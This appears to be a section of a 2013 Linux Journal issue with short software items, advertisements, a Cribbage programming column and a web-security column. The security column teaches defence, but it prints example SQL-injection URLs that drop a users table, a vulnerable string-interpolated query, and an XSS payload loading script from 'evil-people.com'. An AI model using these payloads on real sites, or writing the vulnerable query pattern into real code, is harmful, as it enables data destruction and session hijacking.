


Figure 5. The tracker handles video analysis with object tracking.

functionality in the Open Source Physics library. Tracker is capable of object tracking in video, giving you position, velocity and acceleration. It can provide overlays and graphs, special-effects filters, multiple reference frames and calibration points. It even can be used to analyze spectra and interference patterns, allowing you to analyze laboratory measurements. As an example, you can overlay simple dynamic particle models on top of a video clip. This allows you to take a video of an experiment and then

use it to make your measurements and analysis. There are several examples on the Web where people have used this to model all kinds of events, including modeling the physics of *Angry Birds*. A quick Google search will open your eyes to what is possible.

This short article barely scratches the surface of what is available. If you are either teaching physics or learning physics, exploring the Open Source Physics project definitely will be worth your time.


—JOEY BERNARD

Non-Linux FOSS

Sometimes when you're stuck on Windows, it's the simple things that are most frustrating—typing `ls` in a command window, trying to edit a file with `vi` or doing something as simple as grepping. Thankfully, when it comes to `grep`, there is hope!

Astrogrep is an open-source Windows application that brings the power of `grep` (which so easily is taken for granted) to Windows. I still find it a little more cumbersome than simply piping something into `grep` on the command line, but in true point-and-click fashion, Astrogrep gets the job done. If you're on Windows and wish you had `grep`, try Astrogrep: <http://astrogrep.sourceforge.net>.

—SHAWN POWERS



Screenshot from <http://astrogrep.sourceforge.net>

Finally, “The Cloud” Means Something

Few jargonistic terms have annoyed me as much as “The Cloud”. When the term was first coined, its meaning was ambiguous at best. For some companies, it meant shared Web hosting (but with a cooler-sounding name). For others, it was simply, “let us host your servers in our data center, which we now refer to as a cloud.”

Then, finally, the concept started to solidify into offering specific services or entire software applications as a commodity removed from the server infrastructure. Honestly, I think that was the intent from the beginning, but it took several years before anyone really implemented anything useful in “the cloud”.

Software as a Service (SaaS) is arguably the largest implementation of the “cloud” ideology. I never really had heard of Platform as a Service (PaaS) before reading up on the recent IBM webinar here at *Linux Journal*. (Full disclosure: I’m sure there is a financial partnership of some sort involved with the webinar. I don’t know those details;

I’m writing because I found it interesting!)

In my day-job situation, I need to deploy a Java-based application for our intranet. Because we don’t have a Java application server environment, the biggest chore for me is figuring out what application server or what servlet container to implement. Then I have to configure it, maintain it and keep it updated with both Java itself and the Web server components. That’s where PaaS comes in. Instead of buying a software package as a service (SaaS), PaaS allows me to deploy whatever Java applications I want onto a fully installed, maintained and updated Java application server.

The PaaS concept piqued my interest, and perhaps it piques yours. At the very least, it gives more meat to the concept of cloud computing, which is always a good thing. Oh, and for the record? Shared Web hosting was cloud computing long before it was cool—just saying.

View the webinar at <http://lnxjr.nl/IBMCOL>.—**SHAWN POWERS**

When a Shell Isn't Enough

lowendbox

Hosting Websites on Bare Minimum VPS/Dedicated Servers

Not long ago, I wrote about how awesome it is to have shell access on a remote server. I still hold to that notion, but I received a lot of feedback on the issue. If you've considered paying even a couple dollars a month for shell access on a server, you might want to check out <http://www.lowendbox.com>.

Although not a provider itself, lowendbox indexes all the best deals out there for full root access to your own server. Most of the servers are true to their name and provide only minimum specifications, but if a simple command shell is what you want, purchasing a small server instance in the cloud might be the way to go. I know I was happy to hear such things existed.

—SHAWN POWERS

They Said It

We are stuck with technology when what we really want is just stuff that works.

—*Douglas Adams, The Salmon of Doubt*

Technology is a word that describes something that doesn't work yet.

—*Douglas Adams*

A CD. How quaint. We have these in museums.

—*Eoin Colfer, The Eternity Code*

Please, no matter how we advance technologically, please don't abandon the book. There is nothing in our material world more beautiful than the book.

—*Patti Smith*

Computers are useless. They can only give you answers.

—*Pablo Picasso*

AnDevCon

The Android Developer Conference

BOSTON • May 28-31, 2013

The Westin Boston Waterfront

Register Now
and SAVE!

Get the best real-world Android developer training anywhere!

- Choose from more than 75 classes and tutorials
- Network with speakers and other Android developers
- Check out more than 40 exhibiting companies

"AnDevCon is one of the best networking and information hubs available to Android developers."

—Nate Vogt, Android Developer,
Willow Tree Apps



Register NOW at www.AnDevCon.com

Everpad

It seems as though all the cool kids are addicted to Evernote. I'm not quite that cool, but I have been trying hard to convert to a paperless lifestyle. Evernote admittedly is a great tool for archiving information. When I bought my Nexus 7, I also bought a subscription to Evernote Premium. I'm still not completely sold on the Evernote lifestyle, but

because I spent money, I'm far more inclined to give it a solid go.

When it actually comes to using Evernote, there is a native client for both Windows and Macintosh that keeps in sync with the Evernote cloud and all your Evernote-enabled devices. The Web interface is quite




Figure 1. Accessing Your Notes with Everpad

robust, but there are times when I'm off-line and really want to take some notes on my Linux machine. Enter: Everpad.

Everpad is a client for the Evernote "world", and it syncs your Linux machine much the way the native Evernote programs do with Windows and Mac. Not only do you get a way to access your notes (Figure 1), but the truly awesome part of Everpad is its integration with Ubuntu's Unity. It's no secret that I'm not a fan of Unity, but for those folks using it, Everpad allows the Unity search engine to

search in your Evernote notes along with your local Linux files.

Although Everpad has a fairly spartan-looking interface, its deep integration with Unity makes it quite impressive. Thankfully, Everpad doesn't require Unity to work, and in my Xubuntu environment, it works quite nicely. Due to its power and flexibility, Everpad is this month's Editors' Choice. For instructions on installing it into your Linux environment, check out its wiki at <https://github.com/nvbn/everpad/wiki/how-to-install>. —**SHAWN POWERS**

Powerful: Rhino



Rhino M4700/M6700

- Dell Precision M4700/M6700 w/ Core i7 Quad (8 core)
- 15.6"-17.3" FHD LED w/ X@1920x1080
- NVidia Quadro K5000M
- 750 GB - 1 TB hard drive
- Up to 32 GB RAM (1866 MHz)
- DVD±RW or Blu-ray
- 802.11a/b/g/n
- Starts at \$1190
- E6230, E6330, E6430, E6530 also available

- High performance NVidia 3-D on an FHD RGB/LED
- High performance Core i7 Quad CPUs, 32 GB RAM
- Ultimate configurability — choose your laptop's features
- One year Linux tech support — phone and email
- Three year manufacturer's on-site warranty
- Choice of pre-installed Linux distribution:



Tablet: Raven



Raven X230/X230 Tablet

- ThinkPad X230/X230 tablet by Lenovo
- 12.1" HD LED w/ X@1366x768
- 2.6-2.9 GHz Core i7
- Up to 16 GB RAM
- 750 GB hard drive / 180 GB SSD
- Pen/finger input to screen, rotation
- Starts at \$2050
- T430, T530, W530 also available

Rugged: Tarantula



Tarantula CF-31

- Panasonic Toughbook CF-31
- Fully rugged MIL-SPEC-810G tested: drops, dust, moisture & more
- 13.1" XGA TouchScreen
- 2.4-2.53 GHz Core i5
- Up to 8 GB RAM
- 320-750 GB hard drive / 512 GB SSD
- CF-19, CF-52, CF-H2 also available

EmperorLinux
...where Linux & laptops converge

www.EmperorLinux.com
1-888-651-6686



WEBCASTS



Collaboration in the Cloud

Sponsor: **IBM** | Topic: **Cloud Computing**

IBM's Platform as a Service (PaaS), IBM SmartCloud Application Services, is now generally available and ready to help your development team collaborate in the cloud.

IBM's PaaS includes the SmartCloud Application Collaborative Lifecycle Management Service (CLMS), a set of seamlessly integrated tools that provide a real-time cloud-based collaborative environment for accelerated application development and delivery. Based on proven IBM Collaborative Lifecycle Management, our pay-as-you-go service coordinates activities across business and system requirements, design, development, build, test and delivery—improving productivity and time to delivery.

In this free on-demand webcast, we'll demonstrate how this exciting, walk-up-and-use capability works and tell you how to get your application development teams up and running in minutes.

> <http://lnxjr.nl/IBMCol>



The Content Analytics Imperative

Sponsor: **IBM** | Topic: **Content Analytics**

Information is a competitive advantage. Organizations need a strategy for managing both structured and unstructured content (text, video, images, social media, Web pages and so on). Content analytics is the answer to harnessing all types of content and making it actionable. IBM has sponsored a white paper by research firm IDC that provides a deep dive into content analytics. Register now to listen to this video white paper and to learn more about the components of content analytics applications, emerging best practices and the issues to consider before deploying content analytics technologies. You also will be able to download the full IDC report.

> <http://lnxjr.nl/IBMcontent>

WEBCASTS



Enterprise Systems, Linux and the Cloud

Sponsor: IBM | **Topic:** Cloud Computing

Event Date: 04/18/2013 01:00 PM Eastern Daylight Time

Enterprise Linux Server - More utilization, less complexity and costs.

Underutilized data center assets can quickly run up costs.

On top of the space and energy they require, there's the additional administrative and software expenses. And the more components you have, the more complex your system can become. A standard virtualized platform may appear to be an answer. But for organizations running Linux, there's a more cost-effective solution — IBM® zEnterprise Linux Server®. Built with an advanced z/VM® O/S, this platform is designed to offer greater TCO for large-scale consolidation, better service quality, built-in resiliency and easy-to-use functionality.

Join the webcast to learn more about this flexible, robust solution and see how it can:

- Handle today's ever-changing and increasing workloads.
- Transform IT economics and save you up to 50% in costs.
- Provide the agility and performance to give you leverage in your marketplace.
- Help you master your technology to get a better ROI.

SPEAKERS: Joe Clabby, *President, Clabby Analytics* | David Marts, *VP-Operations, Transzap*

> <http://lnxjr.nl/ENTcloud>

DOWNLOADS



Storix Free 30-day Trial

Sponsor: Storix | **Topic:** Data Security

Linux data backup and disaster recovery is at the core of what Storix does best. Storix System Backup Administrator (SBAAdmin) provides Systems Administrators the peace of mind that mission-critical Linux systems can be recovered in their entirety without having to re-install the operating system. Sign up for a FREE 30-day trial today.

> <http://lnxjr.nl/StorixDL>



REUVEN M.
LERNER

Web Security

How much should you worry about Web security issues? And, what can you do about them?

As I write these words in mid-February 2013, many Ruby on Rails developers are worried. The framework that so many of us have used and enjoyed for so many years turned out to have some serious security flaws. It's not just the sort of flaw that can allow someone to modify your Web site either; these holes meant that a properly armed attacker could execute arbitrary code on your server. And nowadays, "properly armed" is not a very high threshold because of such tools as Metasploit, which make it laughably easy to launch an attack against an arbitrary computer on the Internet.

Now, these events haven't shaken my faith in the overall security of open-source software in general, or of Ruby on Rails in particular. I've been quite impressed by the way in which the Rails core team members have reacted, making patches available and trying to find as many unexploited vulnerabilities as possible, now that they've found that Ruby's YAML parser can cause problems. But, I'm

sure there are plenty of businesses and individuals out there asking themselves whether they've put their organization's servers in danger by using open-source frameworks.

The answer is "no", from everything I've seen through the years. True, open-source software, by its very nature, is transparent, which means vulnerabilities can be found and exploited more easily than in some proprietary systems. At the same time though, you have many more people looking at the code and working to fix and improve it. Moreover, anyone can join the team that's working to find and fix these security problems. From what I can tell, many people who were spooked by recent problems in Rails responded by actively looking for problems and by trying to make it more secure.

So yes, it's scary to receive multiple messages from the Rails security e-mail list, indicating (seemingly on a daily basis) that there is another "zero-day exploit", a flaw that can be used to break in to your system by the time you receive the warning

Protecting your Web application should be a priority in your development work, such that you can ensure the safety of your application, your data and your users' data.

message. But these messages go out for all sorts of systems, not just those in the open-source world. And if there is any lesson to be learned from these warnings, it's that you need to subscribe to the security and/or announcement lists for the frameworks and other important pieces of software that you use.

Thus, I'm not worried about flaws in Rails or in other frameworks that I use. The discussions on security have, however, reminded me that the Internet is a scary and dangerous environment, with many users willing and able to try to break in to computers for fun or profit. Protecting your Web application should be a priority in your development work, such that you can ensure the safety of your application, your data and your users' data.

In this article, I review a few of the basic principles of Web application security, and what you can do to avoid risks or at least reduce the risk that your software will suffer from problems. But as security experts like

to say, security is a process, not a one-time fix, so you should expect to be checking, watching and improving the security of your programs constantly, always assuming they'll be attacked.

SQL Injection

One of the oldest attacks against Web applications continues to cause problems, despite the fact that effective solutions to this problem have existed for more than 15 years.

The issue, illustrated brilliantly in *XKCD* comic #327, is that we often pass input from users to an SQL query. For example, let's assume that our Web application uses a database table named "users". Let's further assume that a user can see his or her own information via a URL that looks like this: `http://example.com/users/215`.

A nontechnical user might well ignore this URL. But many will look at it and understand that the last part, the number 215, is being put into a database query, something like:

```
SELECT * FROM Users WHERE id = 215;
```

Now, although such “SQL injection” attacks are easy to understand, they’re also easy to prevent—and yet, they continue to be widespread.

For now, let’s ignore the issue of basic user security, in which someone potentially can access another user’s account simply by changing the ID number. Instead, let’s consider what happens if a user enters the following URL: `http://example.com/users/215;DROP+TABLE+Users;`

If the application simply drops the last part of the URL into SQL, you might end up with a database query that looks like this:

```
SELECT * FROM Users WHERE id = 215; DROP TABLE Users;
```

Given that you can execute any number of queries within a single session, and that each query ends with a semicolon, you can imagine that this would be highly destructive. In many cases, of course, the query quotes the parameter, as follows:

```
SELECT * FROM Users WHERE id = '215';
```

In which case you would need to pass a malicious URL that looks like this: `http://example.com/users/215';DROP+TABLE+Users;`

Now, although such “SQL injection” attacks are easy to understand, they’re also easy to prevent—and yet, they continue to be widespread. That’s because many Web developers assume their users will be decent and reasonable people, and that it’s just easier to grab information from the user and interpolate it into the SQL string:

```
query = "SELECT * FROM Users WHERE id = #{params[:user_id]}";
```

Of course, all it takes is one malicious user to guess that this is how you have constructed your query, and your site goes down. (You are backing up things regularly, right?) And, an attacker can do much more than just delete tables. It’s possible, using SQL injection, to update user permissions, view information belonging to other users or remove conditions from a long and complex query.

The solution to this problem is simple. Nearly every language, library and framework with which I’m familiar has a provision for “escaping” user parameters. That is, instead

of directly interpolating the user's parameter into the SQL query, you pass it through a separate function that automatically removes, or escapes, any sensitive information. For example, in Rails, you can say:

```
User.where(["id = ?", params[:user_id]])
```

Notice that you aren't putting `params[:user_id]` directly inside the string, but that you're rather putting a question mark there, and that you're letting ActiveRecord perform the binding. If you were to put a semicolon, quotation mark or other dangerous character within `params[:user_id]`, it wouldn't make a difference, because the parameter-binding system would neutralize that threat.

The bottom line with SQL injection attacks is that they're largely preventable, assuming you use the tools that come with your favorite language and framework. I've personally used such tools with Perl, Python, PHP and Java.

Cross-Site Scripting (XSS)

SQL injection is aimed at the server and the database (and application) running on it. By contrast, XSS is an attack aimed at the other users of the site. Like SQL injection, XSS

has existed for quite some time and is relatively easy to remove in many frameworks. Unlike SQL injection, however, XSS serves as the basis for many more sophisticated attacks, allowing malicious users to take over users' sessions and potentially execute commands on their behalf.

The idea is this: let's say that your site asks people to register with not only an e-mail address and password, but also their real name. That real name is displayed each time a user posts to a forum on your site.

What happens if someone, instead of entering just their name, enters the following:

```
Reuven Lerner<script>alert("Hello!");</script>
```

The server, not being very smart about what it takes in, saves this entire piece of text as the user's name. When the user posts to a forum, everything continues to work correctly. But when someone on the site loads the latest list of forum postings, not only will the malicious user's name be displayed, but an annoying alert box will show up in the browser.

But hey, you can do even better than that. Maybe, instead of executing code directly from within a `<script>` tag, you can use the tag to

Consider that the evil JavaScript code is now executing with the same permissions, cookies and session as the legitimate user.

load JavaScript from a remote server. For example, what if the nasty user registers with the following name:

```
Reuven Lerner<script src="http://evil-people.com/gotcha.js"></script>
```

Now whatever `gotcha.js` contains will be downloaded and executed by each user on the site. If you're still thinking that this only extends to modifying the user's page, manipulating the DOM or popping alert dialog boxes onto the screen, you haven't yet considered all of the ramifications. Consider that the evil JavaScript code is now executing with the same permissions, cookies and session as the legitimate user. Indeed, there's no way for the server to tell the difference between a legitimate user's code and the evil JavaScript, because they are all on the same page, executing within the same context.

Once this script has been loaded onto the page, the game is largely up. The key thing is to ensure that such scripts never are inserted dynamically onto the page.

A simple solution to this problem is

to escape all user content. That is, if a user submits this:

```
<script>alert();</script>;
```

you can turn that into:

```
&lt;script&gt;alert();&lt;/script&gt;;
```

When this is displayed in the user's browser, it'll look like what was submitted, but the tags no longer will be seen as tags—rather, they'll be seen as literal `<` and `>` characters, without the ability to execute anything. As of about 2–3 years ago, Rails escapes all HTML by default. If you want to allow dynamically generated content to put HTML tags on the screen, you must use the "raw" method on the text string.

Authentication and Authorization

A third type of attack involves breaking through the login system, such that a user can pretend to be another user on the system. The easiest way for this to happen is by guessing passwords. If your Web application allows users to

choose weak passwords, and also allows users to try to log in as many times as they like, the result might well be a user whose account is compromised. If this is a regular user without any privileges, that'll just be bad for the specific user. But, if the account belongs to an administrative user, the consequences could be dire and potentially even involve legal liability.

Authentication is the term used to describe the users' need to identify themselves to the computer system. Typically, this involves a user name-password combination, although all sorts of authentication systems exist, ranging from one-time hardware keys to biometric scanners. Authorization, by contrast, refers to checking whether a user, once authenticated, is allowed to perform certain actions.

Here's some simple advice for rolling your own authentication system: don't. Excellent authentication systems exist, some of which come built-in with Web application frameworks and others of which are third-party add-ons. Consider the skill level, motivation and time that attackers have, and you'll probably realize you're unlikely to come up with an authentication system that is truly robust and secure. Even tried-and-true

authentication systems, written by experts and deployed on thousands of servers, have been found to have security holes.

An extension of this argument is to outsource authentication entirely, using Facebook, LinkedIn or GitHub (among others) to authenticate your users. This is becoming an increasingly popular option for many Web applications, relieving them of much of the responsibility for authentication. However, this does raise the question of whether you really want to depend on a third-party, commercial company, whose interests are almost certainly not the same as yours, for your authentication needs. Then again, users are more likely than not to trust a login system from Facebook than your own home-grown system.

Conclusion

Security, as I wrote above, and as many people have said through the years, is a process, not a one-time solution. Being aware of potential security problems and taking them into account when developing your system takes time, but is an essential part of the well-being of your Web application. The three items I've outlined here—SQL injection, cross-site scripting and authentication—are

three of the most popular ways that people attack Web applications. But there are many more, so trying to keep up with these problems, and incorporating them into your regular reading list, is an investment that

surely will pay off. ■

Web developer, trainer and consultant Reuven M. Lerner is finishing his PhD in Learning Sciences at Northwestern University. He lives in Modi'in, Israel, with his wife and three children. You can read more about him at <http://lerner.co.il>, or contact him at reuven@lerner.co.il.

Resources

There are many different sources, in print and on-line, about Web security. One of the best and most authoritative sources is OWASP, the Open Web Application Security Project (<http://owasp.org>), whose Web site has a huge number of articles, tutorials and suggestions that all Web developers should read. You might want to look at its “Top Ten Project”, which introduces and describes the ten most problematic Web security issues you should consider and try to prevent.

An excellent introduction to XSS attacks was written more than a decade ago by Paul Lee, but it's still relevant. You can read it at IBM's site: <http://www.ibm.com/developerworks/tivoli/library/s-csscript>.

The recent outbreak of security problems in the Ruby and Rails worlds have led to a flurry of activity, as well as descriptions of what went wrong. Patrick McKenzie has written a particularly thorough blog post on the subject at <http://www.kalzumeus.com/2013/01/31/what-the-rails-security-issue-means-for-your-startup>, and he described these problems in an interview on the Ruby Rogues podcast on February 20, 2013. You can listen to that at <http://rubyrogues.com/093-rr-security-exploits-with-patrick-mckenzie>.

In his interview with the Rogues, Patrick mentioned a tool with which I wasn't previously familiar, called Brakeman, which reviews your Rails application for potential security problems. It's super easy to use: just `gem install brakeman`, and then run the brakeman program from within your Rails application. You'll get a beautifully formatted HTML page listing the problems and potential problems that it was able to find in your application.

Patrick and others also recommend a good book, *The Tangled Web*, by Michal Zalewski, published by No Starch Press in 2012. If you're interested in Web security, you should read this book. It's sure to open your eyes to the world of “bad guys” on the Internet, and what you can do to avoid problems with them.



BLUE DROP AWARDS

CELEBRATING INNOVATION DRUPAL

WHO HAS PUSHED THE LIMITS...
BLUE DROP AWARDS IS AN INDEPENDENT COMMUNITY-NOMINATED, COMMUNITY-VOTED EVENT CREATED IN 2012 THAT AIMS TO PUBLICLY RECOGNIZE THE EXCELLENT INDIVIDUALS, COMPANIES AND PROJECTS THAT HAVE PUSHED THE LIMITS AND MAXIMIZED THE CAPABILITIES OF DRUPAL, THE OPEN SOURCE CONTENT MANAGEMENT SYSTEM.

THE BLUE DROP AWARD WILL BE PRESENTED
AT 6:30 PST ON MAY 22, 2013 IN PORTLAND OREGON


DRUPAL CON

Portland



JOIN US IN CELEBRATING DRUPAL INNOVATION.

VOLACCI[®]



DCOR 3



UNLEASHED
Technologies[®]



ASTONISH
DESIGN

**VOTING
IS OPEN
TO THE PUBLIC
ON APRIL 15
BLUEDROPAWARDS.ORG**



DAVE TAYLOR

Cribbage: Calculating Hand Value Redux

Six choose four? Four choose two? Dave continues building the *Cribbage* game, starting to dig in to the code needed to calculate point values of subhands as a way to ascertain which cards are best to discard to maximize hand value.

Last month, I erroneously titled my column “Calculating Hand Value” and then proceeded to spend 1,200 words actually talking about how to figure out all the subhands for a given hand, pointing out that there are 15 four-card subhands out of a six-card hand.

In two-player *Cribbage*, I explained, each player is dealt six cards but can keep only four. The four cards discarded between the players is known as the “crib”, and it is an extra hand that the dealer counts as his or her own after play is complete. Players alternate dealing, so it balances out, but when you’re down to the wire, that extra few points from a randomly assembled hand can be important!

Still, the first substantial challenge

in *Cribbage* is to calculate which four-card combination has the best potential for scoring points, with a point system composed of pairs of same-rank cards, cards that numerically add up to 15 (for example, a 7H and 8D), runs of three or more cards (3D, 4H, 5C) and a flush, wherein all four of your cards—plus the fifth card known as the cut card—are the same suit (for example, 3D, 7D, 8D, JD, KD).

